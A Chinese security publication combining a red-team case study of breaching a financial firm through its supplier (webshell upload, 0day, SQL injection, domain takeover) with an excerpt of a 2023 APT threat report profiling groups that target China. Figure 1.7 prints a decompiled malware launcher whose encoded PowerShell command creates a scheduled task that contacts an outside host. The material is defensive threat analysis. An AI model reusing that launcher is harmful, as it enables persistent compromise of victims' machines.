在针对某大型金融企业的攻防演练中，攻击队在行动前对该企业的外网资产进行了详尽的信息收集工作。结果显示，该金融企业的网络安全防护十分严密，对外网暴露的业务系统很少，且均进行了多重安全设备防护。同时，该企业拥有完善的安全运维体系，一旦出现风吹草动，便能迅速封禁攻击者的 IP 地址。因此，若采用常规的正面进攻策略，攻击队恐难以获取目标企业的内网权限。

于是攻击队调整策略，由原来的“外网突破 – 内网横向 – 获取目标权限”，转变为针对该企业的目标信息系统进行相关信息收集，以期发现新的攻击突破口。

攻击队围绕目标开展外网探测，发现该企业互联网侧供应商业务系统后台日志存在非法访问漏洞，通过分析其日志信息发现该业务系统的登录账户名密码，实现仿冒登录该业务系统。

在登录供应商业务系统之后，发现其后台存在 Ueditor 文件上传漏洞，利用此漏洞上传 Webshell，进而取得系统服务器控制权限，接入目标内网。

经内网探测，攻击队发现某网络智能防御系统存在 0day 漏洞，通过 0day 利用，拓展控制该系统管控平台，进而控制内网 3100 余台内网服务器或终端主机。在此基础上，攻击队实现了对目标内网的稳定渗透，并搜集相关信息，为进一步渗透核心业务创造条件。

内网进一步探测发现 PMIS 系统存在 SQL 注入漏洞，队员成功利用该漏洞控制 PMIS 系统后台服务器，因而能够获取系统用户的密码，以及核心业务域的管理员密码。在成功登录域控制器后，获得控制内网 28322 台终端计算机的权限。

借助域控搜集运维部门人员的口令，成功爆破内网堡垒机管理员口令。在此基础上，我们能够控制共计 394 台服务器，涵盖某云平台、内网客户管理系统、销售订单系统及 10 余台核心业务数据库服务器等。

五、安全加固建议

1. 案例剖析

金融企业经历多年的攻防对抗，不仅具备完善的安全防护能力，还建立了能够应对实战化的安全运营体系，实时监测、处置各种安全威胁。

然而，金融系统供应链却成为安全短板，攻击队仍然可以找到攻击突破口。攻击队利用目标供应商业务系统中的漏洞，成功突破了目标金融企业的内网。在内网横向渗透过程中，攻击队进一步利用 0day 漏洞和常见的软件漏洞进行层层突破，逐步深入目标企业内部网络系统。通过这一系列复杂的攻击手段，攻击队最终获得了丰富的攻击成果，拿下大量终端、主机和业务系统权限。

案例暴露了存在“互联网敏感信息泄露”和“供应链管理”缺失的问题。

2. 防护策略

安全防御体系防御不仅要向内看，也要向外看，需要从攻击的视角入手，这就要将外部泄露的敏感信息及供应链安全纳入安全防护体系建设中来，通过《敏感信息泄露情报服务》及《软件供应链安全服务》来提升安全防护能力。

《敏感信息泄露情报服务》：以攻击队视角，聚焦于排查客户的敏感信息泄露情况的情报服务，排查范围覆盖互联网的各种信息泄露渠道，包括：搜索引擎类、代码托管平台类、网盘类、文库类、社交平台类、社工信息类、招商、业务相关类、仿冒网站类、网页快照类等情报渠道，为客户输出高价值的情报级信息。

《软件供应链安全服务》：帮助客户建立以软件供应链安全检测为核心，集软件供应链安全咨询、软件供应链应急响应处置、软件供应链安全教育与培训为一体的安全保障总体框架，整体提升软件供应链安全技术防护和管理水平。安




图 6 案例攻击路线图

揭秘！
中国及周边成网络窃密热点

2023 年，多个 APT 组织频繁针对国内目标实施攻击，涉及政府、军工、科研、高校、能源、航天多个领域的重点单位。全球遭遇 APT 攻击的国家，绝大部分受害者集中在中国及周边地区。中国及周边地区已经成为网络空间战争的焦点。

2023 全球高级持续性威胁年度报告（节选）

作者 | 奇安信威胁情报中心

主要观点

• 2023 年多个 APT 组织频繁针对国内目标。有的组织继续沿用以往的攻击模式，而有的组织攻击手法特点则呈现出一定的变化，但总体来看，鱼叉邮件仍是主要的初始入侵手段。

• 政府机构、国防军事、科研教育、信息技术是全球高级持续性威胁主要针对的四大行业。此外，APT 攻击事件发生较多的行业还有金融、通信、新闻媒体、航空航天、医疗卫生、能源。

• 全球 APT 活动呈现出五大特点：移动端成为攻击制高点，针对移动平台 iOS/Android 的 0day 攻击逐渐增多；路由、防火墙等传统网络设备成为廉价的 C2 屏障及攻击向量；网络军火商活跃出现，成为攻防两端之间的一种特殊角色；基于原生项目开发的程序未保持同步更新，软件二次开发伴随的安全问题愈发严重；随着大批量国产化软件普及，针对国产软件的攻击及相关 0day 漏洞不断涌现，确保这些软件的安全性势在必行。

• 在针对政府部门的 APT 攻击中，与外交相关的活动占比超 1/5，较往年显得尤为突出；针对国防军事目标的攻击活动主要集中在地区地缘政治关系极度复杂的东欧、南亚两个地区；信息技术行业发现多起供应链攻击；科研教育行业遭受攻击的三大重灾区为韩国、中国、印度。

• 漏洞利用方面，以浏览器为攻击向量依然是主趋势流，大量以移动端为目标的攻击成为 2023 年 APT 的首选，网络军火商在其中的参与度愈加增加，这也导致移动端漏洞的地下交易市场价格飙升。

• 预测 2024 年 APT 活动将呈现出如下趋势：全球局势动荡催生更加频繁的 APT 攻击活动；移动端将继续受到攻击者关注；软件供应链仍是常用攻击途径；人工智能技术被攻击者滥用；网络威胁呈现更复杂的生态。

第一章
中国境内高级持续性威胁综述

基于中国境内海量 DNS 域名解析和奇安信威胁情报中心失陷检测（IOC）库的碰撞分析（奇安信威胁雷达），是了解我国境内 APT 攻击活动及高级持续性威胁发展趋势的重要手段。

奇安信威胁情报中心通过使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘，监测到我国范围内大量 IP 地址疑似和境外 APT 组织产生过高危通信，涉及境外 APT 组织达数十个。广东、江苏、上海、浙江等沿海省份是境外 APT 组织攻击的主要目标地区。

本章内容及结论主要基于奇安信威胁雷达数据、奇安信红雨滴团队在客户现场处置排查的真实 APT 攻击事件，结合使用了奇安信威胁情报的全线产品告警数据，进行的整理与分析。

一、奇安信威胁雷达境内遥测分析

奇安信威胁雷达是奇安信威胁情报中心基于奇安信大网数据和威胁情报中心失陷检测（IOC）库，用于监控全境范围内疑似被 APT 组织、各类僵木蠕控制的网络资产的一款威胁情报 SaaS 应用。通过整合奇安信的高、中位威胁情报能力，发现指定区域内疑似被不同攻击组织或恶意软件控制的主机 IP，了解不同威胁类型的比例及被控主机数量趋势等。可进一步协助排查重点资产相关的APT攻击线索。

基于奇安信威胁雷达境内的遥测分析，我们从以下几个方面对我国境内疑似遭受的 APT 攻击进行分析和统计。

（一）受控 IP 数量和趋势

奇安信威胁情报中心基于威胁雷达在 2023 年监测到数十个境外 APT 组织针对我国范围内大量目标 IP 进行通信，形成了大量的境内 IP 与特定 APT 组织的网络基础设施的高危通信事件。

根据 2023 年奇安信威胁雷达遥测感知的我国境内每月连接境外 APT 组织 C2 服务器的疑似受害 IP 地址数




图 1.1 奇安信威胁雷达境内受害者数据分析




图 1.2 2023 年中国境内疑似受控 IP 数量月度分布

图 1.3 2023 年中国境内每月新增疑似受控 IP 数量变化趋势

图 1.4 2023 年中国境内疑似受控 IP 地址地域分布




图 1.5 2023 年 APT 组织控制境内 IP 数量占比及 C2 服务器所属团伙数量分布

量统计，境外 APT 攻击主要集中在下半年，其中攻击最高峰出现在 7 月。7~12 月境内疑似受控 IP 数量近乎是 1~6 月的两倍，攻击频次明显高于上半年。

2023 年中国境内每月新增疑似被境外 APT 组织控制的 IP 数量变化趋势如图 1.3 所示，反映了 APT 组织攻击活跃度变化走向。新增受控 IP 数量变化趋势也与图 1.2 中每月连接境外 APT 组织 C2 服务器的疑似受害 IP 数量分布相符，可以看到，新增疑似受控 IP 数量在 1 月、5~8 月、12 月三个时间段的波动幅度较大。

（二）受害目标区域分布

图 1.4 为 2023 年中国境内疑似连接过境外 APT 组织 C2 服务器的 IP 地址地域分布，分别展示了各省疑似受害 IP 地址的数量: 沿海省份如广东、江苏、上海、浙江等地是境外 APT 组织攻击的主要目标地区，其次是北京、四川、安徽等地。不同于 2022 年的是，针对北京地区的境外 APT 攻击有所减少。

（三）APT 组织资产分布

图 1.5 分别为 2023 年境外 APT 组织疑似控制我国境内目标 IP 数量占比及境外 APT 组织疑似使用过的 C2 服务器数量分布。

可以看出，APT-Q-27 (GoldenEyeDog)、APT-Q-29 (Winnti)、APT-Q-1 (Lazarus)、APT-Q-31 (海莲花)、APT-Q-36 (Patchwork)、APT-Q-20 (毒云藤) 等 APT 组织疑似控制了境内大部分 IP 地址。其中，APT-Q-27、海莲花、Patchwork、毒云藤等组织作为我国长期面临的网络威胁，在 2023 年依旧频繁攻击中国境内目标。Lazarus、APT-Q-12(伪 猎

者)、APT-Q-15、BerBeroka、APT-Q-78 等组织在 2023 年的攻击活动也涉及到我国目标。

进一步对这些 APT 组织的 C2 服务器及其控制的境内 IP 地址数据分析后，我们发现：

1. 与图 1.2 中境内疑似受控 IP 数量月度分布结果一致，大部分 APT 组织的攻击活动集中在下半年，但海莲花、毒云藤两个组织的攻击最高峰为上半年 5 月；

2. 毒云藤、海莲花、APT-Q-15、BerBeroka 几个组织使用大量 C2 针对境内目标进行攻击，表明其拥有庞大的基础设施；

3．Winnti、Lazarus、APT-Q-12、APT-Q-78 等组织仅使用少量 C2 就控制了境内相当数量的 IP 地址，可见其拥有较高水平的攻击技术。

二、2023 年紧盯我国的活跃组织

2023 年，我们观察到多个 APT 组织频繁针对国内目标，涉及政府、军工、科研、高校、能源、航天多个领域的重点单位进行攻击，金融、游戏、媒体、芯片、通信、医疗等行业也遭到 APT 定向攻击。

跟踪发现，有的组织继续沿用以往的攻击模式，而有的组织攻击手法特点则呈现出一定的变化，但总体来看，鱼叉邮件仍是主要的初始入侵手段，个别 APT 组织还会通过社工、Web 层面的 0day/Nday 漏洞作为攻击入口。

奇安信威胁情报中心通过红雨滴团队和安服团队在客户现场处置排查的真实 APT 攻击事件，结合使用了威胁情报的全线产品告警数据，最终基于被攻击单位、受控设备、APT 组织技战术等多个指标，筛选出以下数个对我国攻击频率高或危害大的 APT 组织。

接下来，我们将结合奇安信红雨滴团队的真实 APT 攻击处置案例，逐一盘点 2023 年紧盯我国的全球 APT 组织。

（一）APT-Q-20（毒云藤）

关键词：鱼叉邮件、国际战略、CVE-2023-38831

毒云藤组织最近几年都遵循着相同的攻击模式，入侵国内 IoT 设备作为代理向国内高校、政府、科研等单位投递鱼叉邮件，主要目的是窃取目标邮箱的账号密码。在 WinRAR 漏洞 CVE-2023-38831 的 EXP 公布四五天后，毒云藤组织就利用该漏洞针对国内研究国际战略的学者投递鱼叉邮件，相关诱饵如下：

经过分析，APT-Q-20 选用了国内红队常用的开源 Loader 作为第一阶段载荷，用来混淆分析人员的判断，但该操作相当于在免杀的 Shellcode 外层套了一层不免杀的 Loader，导致其实际攻击效果很差。

（二）FaceduckGroup

关键词：Facebook、免杀

FaceduckGroup 是 2023 年发现首次针对国内的攻击团伙，与国外安全厂商披露的 Ducktail 同源，该团

图 1.6 Facebook 能源群组

伙通过在 Facebook 群组中投递相关诱饵，导致国内互联网、通信等行业公司的财务、会计、行政、营销人员遭受攻击，这与境外友商披露的出于经济目的的攻击活动一致。但是基于奇安信威胁情报中心的遥测数据，在针对特定领域（能源和建筑）的攻击活动中，该团伙攻击的目标呈现出很强的定向性，攻击者会在几万人的 Facebook 能源行业大群中投递特定的诱饵，从而导致石油相关领域的技术专家遭到攻击。

攻击者投递的初始载荷一般都带有合法的数字签名，并使用多种语言实现下载者的功能，如 rust、golang、donet 等。下载者的功能是将 PHP 白加黑组件释放到受害者的计算机上，PHP 使用商业加密软件 ionCube 加密，防止分析。

创建计划任务实现持久化，由于使用了 PHP 实现恶意载荷导致其免杀效果非常好，能够在终端中存活很长一段时间。

PHP 恶意载荷主要分为两类，一类是境外友商披露过的带有三个 C2 的远控，另一类则是只有执行 CMD 命令功能的组件。

我们还发现了该团伙基于 Powershell 编写的插件，用来辅助执行 PHP 远控脚本的一些操作，插件调用 [Security.Cryptography.ProtectedData]::Unprotect 函数，只有在当前用户的上下文环境中才能解密字符串。

（三）BerBeroka

关键词：金融、游戏、媒体

BerBeroka 在 2023 年发起了史上最大规模针对金融行业的攻击活动，我们将该活动命名为“Operation Giant”，国内十几家大型金融企业遭到入侵。经过我们的溯源排查发现，Operation Giant 行动最早可以追溯到 2020 年，当时攻击者向域控植入了 PlugX 木马实现远程控制，并在 2023 年使用一套全新的 golang 特马，指令交互时会有 AES 加解密操作。

在内网横向移动过程中使用内网穿透工具 ngrok 和商业远控工具 Radmin 相结合的方式，实现对内网重要业务服务器的远程控制。

一直以来 BerBeroka 被认为与 Winnti（APT-Q-29）有着非常深入的联系，但是经过我们对 Operation Giant 行动的详细研究后认为 BerBeroka 与 APT-Q-29 是并行的两个组织，在 2020-2022 这个时间区间内我们曾披露过 APT-Q-29 针对金融领域发起的 Operation EICAR 行动，其使用的技战术手法与 Operation Giant 完全不同。

BerBeroka 似乎也是 Xnote 木马家族的所有者，在 2023 年我们发现，该团伙针对媒体行业的攻击活动中除了利用 Cobalt Strike 进行横向移动，还使用 Xnote 木马的最新变种实现对 Linux 服务器的控制。新变种移除了 DDoS 等指令，彻底变成了 Linux 平台下的插件下发软件，攻击者通过 Xnote 还控制了多个游戏公司的 Linux 服务器。

（四）APT-Q-41（摩耶象）

关键词：鱼叉邮件、外包组织

APT-Q-41 在 2023 年呈现出较强的外包特征，在四月份之后该团伙舍弃了之前钓鱼架构中常用的 netlify.app、000webhostapp.com 等动态域名作为基础设施，开始在附件中使用新型钓鱼框架。新老架构改变的契机是在该团伙针对某非洲国家驻华大使馆的期间，使用老钓鱼架构获取账

户密码后开始向大量的 live.com 邮箱账户投递 SHTML 诱饵，SHTML 的内容为仿冒的 Outlook 登录页面。随后我们在十月份又观察到该团伙针对我国科技领域的钓鱼活动。

SHTML 最终会将受害目标输入的账号密码上传到第三方表单网站，后续我们扩线的时候发现大量同源的 SHTML，大部分都是在出于经济动机的钓鱼活动中使用的。这与我们 2022 年在年报中对该团伙的定位相吻合，即以流动外包人员为主的定向性攻击团伙。APT-Q-41 可能在 2023 年更换了实施攻击任务的承包商或者外包人员，从而导致技战术发生改变。

（五）APT-Q-36（摩诃草）

关键词：鱼叉邮件、气象、高校

摩诃草（Patchwork）组织 2023 年仍在孜孜不倦的通过鱼叉邮件投递 LNK 诱饵，并使用多种语言 (C++、rust、dotnet) 编写 Loader 加载 BADNEWS 以实现免杀的效果。除了 BADNEWS，该组织还会使用 Warzone Rat、Havoc、Silver、NorthstarC2 等远控木马，在最近的攻击活动中，我们观察到摩诃草控制的 NorthstarStager 下发了使用相同 Loader 的 Quasar 远控木马。

我们推测攻击者在同一台受害机器上使用多种远控的原因可能是为了给其他攻击人员一个操作空间，加快“工作”效率。

在钓鱼网站方面，摩诃草在 2023 年使用了两套钓鱼框架，其中一套我们已经在 2023 年中报告中披露，而另一套钓鱼框架与之前披露过的魔罗桫组织钓鱼框架非常相似，我们推测魔罗桫组织的相关人员或者源代码与摩诃草组织进行了合并。

基于奇安信大数据平台关联，我们捕获到了摩诃草针对俄罗斯地区的攻击活动，该组织针对俄罗斯地区投递的 LNK 功能与针对国内的类似，都是从远程服务器执行 Payload 和 PDF 诱饵文件。

Payload 的内容为 Powershell 加载器，内存加载一段 Shellcode，Shellcode 经过环境判断后内存加载 Silver 后门，该活动与摩诃草的关联点在于攻击者在相同时间段将针对国内攻击的域名和针对俄罗斯的域名解析到了同一个 IP 上。这从侧面说明目前 APT 攻击的现状，即同一个组织在针对不同地区的攻击活动中使用的技战术完全不同，这种做法的目的是彻底遏制本土安全厂商根据其他地区友商发布的报告在本土终端上进行扩线从而发现新活动的可能性，同时也是对“前出狩猎”这一防御体系的深度对抗。

（六）APT-Q-37（蔓灵花）

关键词：鱼叉邮件、军工、航天

在 2023 年下半年，蔓灵花 (Bitter) 对缅北发生的内战有着浓厚的兴趣，入侵了缅甸驻华使馆并收集相关情报，同时也改进了 CHM 样本后续的执行链，计划任务的内容从下发 MSI 并执行改为执行 CMD 命令。

后续下发的 Payload 与之前我们报告披露的基本一致，在此期间我们观察到攻击者为实现免杀而下发了一个非常简单的 Powershell 启动器插件，用来继续创建第二阶段的计划任务。

（七）APT-Q-77

关键词：芯片、能源

APT-Q-77 在下半年发起了一波针对网络边界设备的攻击活动，此后开始将目标转向芯片领域，攻击入口和内网横向移动手法并没有发生太大的变化，使用了新的隧道工具 Chisel。

我们首次捕获到该团伙使用的文件信息收集插件，攻击者使用该插件的时间在初始载荷 Cobalt Strike 建立连接之后，内存加载 RUST 特马之前，使用 CS 将该插件注入到系统进程中。APT-Q-77 采用了与 APT37 相同的思路，即插件的功能仅收集感兴趣的文件列表及对应的路径和时间，并不传输文件内容。

文件信息收集完成后进行 AES 加密并上传到 C2 服务器。攻击者的操作环境中应该有一个用于解析该列表的文件查看器以方便攻击者快速定位感

```
5
6   memset(&StartupInfo.cb + 1, 0, 100);
7   StartupInfo.cb = 104;
8   memset(&ProcessInformation, 0, sizeof(ProcessInformation));
9   if ( !CreateProcessA(
10          0i64,
11          (LPSTR)"cmd.exe /C powershell -e cwBjAGgAdABhAHMAawBzACAALwBjAHIAZQBhAHQAZQAgAC8AdABuACAAVwBpAG4AZABvAHcAcwBVAH"
12                 "AAZABhAHQAZQAgAC8AZgAgAC8Acw8jACAAbQBpAG4AdQB0AGUAIAAvAG0AbwAgADIAMAAgAC8AdAByACAAIgBwAG8AdwBlAHIAcwBoA"
13                 "GUAbABsACAALQB3ACAAWQAgAC0AYwAgAGMAdQByAGwAIAAtAG8AIAAiAFAAcgBvAGcAcgBhAG0ARABhAHQAYQAlAFwAamAuAGoAcABn"
14                 "ACAAaABBAHQAcAA6ACBALwBrAGEAYQB0AHMAbwBuAGwAaQBuAGUAcwB1AHAAcABvAHIAdAAuAGMAbwBtAC8AaQBwAG4AZAAuAHAAaAB"
15                 "wADB8aQBkAD0AJQBDAE8ATQBQAFUAVABFAFIATgBBAE0ARQAlADsAdABpAG0AZQBvAHUAdAAgADkAOwBtAG8AcgBlACAAJQBQAHIAbw"
16                 "BnAHIAYQB tAEQAYQB0AGEAJQBcAGsALgBqAHAAZwB8AHAAbwB3AGUAcgBzAGgAOwB0AGkAbQB1AG8AdQB0ACAAOQA7AGQAZ"
17                 "QBsACAAJQBQAHIAbwBnAHIAYQB tAEQAYQB0AGEAJQBcAGsALgBqAHAAZwAiAA==",
18          0i64,
19          0i64,
20          0,
21          0x08000000u,
22          0i64,
23          0i64,
24          &StartupInfo,
25          &ProcessInformation) )
26    return 1;
27  WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
28  CloseHandle(ProcessInformation.hProcess);
29  CloseHandle(ProcessInformation.hThread);
30  return 0;
31 }
```

图 1.7 Powershell 启动器

兴趣的文件，我们推测后续内存加载 RUST 特马的主要用途可能就是上传指定的文件内容，由于插件和后续的特马都只会出现在系统进程的内存中，很难进行发现和检测，这也导致国内友商发布有关该团伙的报告中只能看到 CS 木马的样本分析，而没有后续的技战术操作。

在针对能源行业的攻击活动中，APT-Q-77 展现出对我国在境外能源布局的浓厚兴趣，重点关注中亚、北亚及东南亚特定国家的能源项目，我们在此提醒各能源单位要保障境外外派人员的人身安全。

基于奇安信遥测数据，我们捕获到了 APT-Q-77 针对中国某地区的攻击活动，疑似向目标机构投递 LNK 诱饵，紧接着我们就在 VT 上观测到该地区上传了 RUST 特马，除此之外，还发现 APT-Q-77 针对印度地区进行了类似的攻击活动。

（八）APT-Q-78

关键词：自然资源、安防设备

APT-Q-78 一直以来对我国国土自然资源和地质数据有着非常浓厚的兴趣，该团伙善于使用 Web 层面的 0day/Nday 漏洞作为攻击入口，在踩点阶段 APT-Q-78 会挂着 SoftEther VPN 使用 sqlmap 对目标站点进行扫描，该团伙有多种手段实现对目标的远程控制，如云盘 API 木马、WordPress 跳板木马、Anydesk 等，而第二阶段的木马一般都会带有 VMP 壳用来对抗逆向分析。

我们有中等程度的信心认为 APT-Q-78 运营着少量的 SmokeLoader 用于其他场景的攻击活动。

（九）Storm-0978

关键词：通信、医疗、金融、电感元器件

奇安信威胁情报中心在 2023 年下半年公开披露了 Operation HideBear 活动，并将该活动与 Storm-0978 相关联，在报告中我们回顾了从 2020 年至今该团伙针对我国医疗、金融和电感元器件等行业的定向攻击活动，其攻击手法主要依托于定向的鱼叉邮件诱导用户访问并下载仿冒页面中带有合法签名的恶意安装包。该团伙非常善于利用 LOLBins 技术规避杀软检测，并使用 llvm、VMP、themida 等技术保护其手动投递的白加黑组件。

在后续深入跟踪该团伙的过程中，我们发现了一个技术含量非常高的样本，攻击者实现了一套完整的代码注入方案，能够绕过主流杀软的 HOOK 和内存检测，这意味着攻击者内部至少存在一个精通 Windows 内核的研究人员，并且能够熟练编写恶意代码和掌握 EDR 杀软的监控原理，这在众多以 Loader 为生的 APT 组织中是比较少见的存在。

（十）APT-Q-12（伪猎者）

关键词 :0day、鱼叉邮件

在 2022 年年末时，我们曾在 Operation Dragon Dance 一文中探讨过基于 CEF 框架开发的国产软件的安全隐患，紧接着在 2023 年年初我们就发现 APT-Q-12 针对某邮件客户端使用了 0day 漏洞。

攻击者挖掘国产软件漏洞的思路与奇安信威胁情报中心之前公开披露的 Operation ShadowTiger 虎木槿（APT-Q-11）组织的活动非常相似，并且在后续跟踪过程中发现，APT-Q-11 与 APT-Q-12 共用了一套钓鱼框架，同时 APT-Q-12 还有多套非常隐蔽的邮件探针技术，用来刺探目标单位和个人使用的邮件客户端版本。




图 1.8 Storm-0978 使用的仿冒网站

（十一）APT-Q-14（旺刺）

关键词：鱼叉邮件

旺刺在2023年仍然使用ClickOnce的技术针对国内进行钓鱼活动，触发时浏览器会弹出Tab询问是否要打开远程Application文件。之后会下载初始载荷并进行持久化操作。最终启动全新的Golang特马。

指令	功能
time	修改C2心跳间隔
ldll	加载指定的DLL
lmem	加载指定的文件
rtel	重新连接C2的其他端口
uweb	遍历指定目录下的文件内容并上传到C2服务器
sayo	自我销毁

表1.1 APT-Q-14组织Golang特马指令

（十二）APT-Q-15

关键词：鱼叉邮件、政治、军队、0day

在2022年年终报告中，奇安信威胁情报中心披露了一个未知组织并将其暂时命名为APT-Q-XX[312]。经过一年多的跟踪，我们最终赋予其正式编号APT-Q-15，该团伙主要攻击朝鲜和中国大陆的目标。我们曾经遥测到朝鲜地区的出口IP请求过APT-Q-15的基础设施，攻击者投递的诱饵内容大部分都来自于朝鲜官媒劳动新闻。

APT-Q-15还拥有大量的IoT跳板，2023年年初与APT28在相同的时间段入侵了Ubiquiti路由器，区别的地方在于APT28将Ubiquiti跳板当作0day攻击的C2使用，而APT-Q-15则将其当作代理。总而言之，东北亚方向的APT组织攻击者手法多变，但这些组织之间（APT-Q-11、APT-Q-12、APT-Q-14、APT-Q-15）均存在部分重叠，我们也只是基于TTP和基础设施对其进行分类，我们认为这些组织究其根源都是当年DarkHotel的分支机构。




图1.9 2023年高级威胁事件涉及境内行业分布情

排名	组织名称	涉及行业
TOP1	APT-Q-27 (GoldenEyeDog)	博彩、诈骗
TOP2	APT-Q-29 (Winnti)	信息技术、金融
TOP3	APT-Q-1 (Lazarus)	政府、金融、国防军事
TOP4	APT-Q-31（海莲花）	政府、科研教育
TOP5	APT-Q-36 (Patchwork)	气象、科研教育
TOP6	APT-Q-20（毒云藤）	国防军事、政府、信息技术、科研教育
TOP7	APT-Q-12（伪猎者）	国防军事、商业贸易
TOP8	APT-Q-15	政府、国防军事
TOP9	BerBeroka	金融、新闻媒体、信息技术
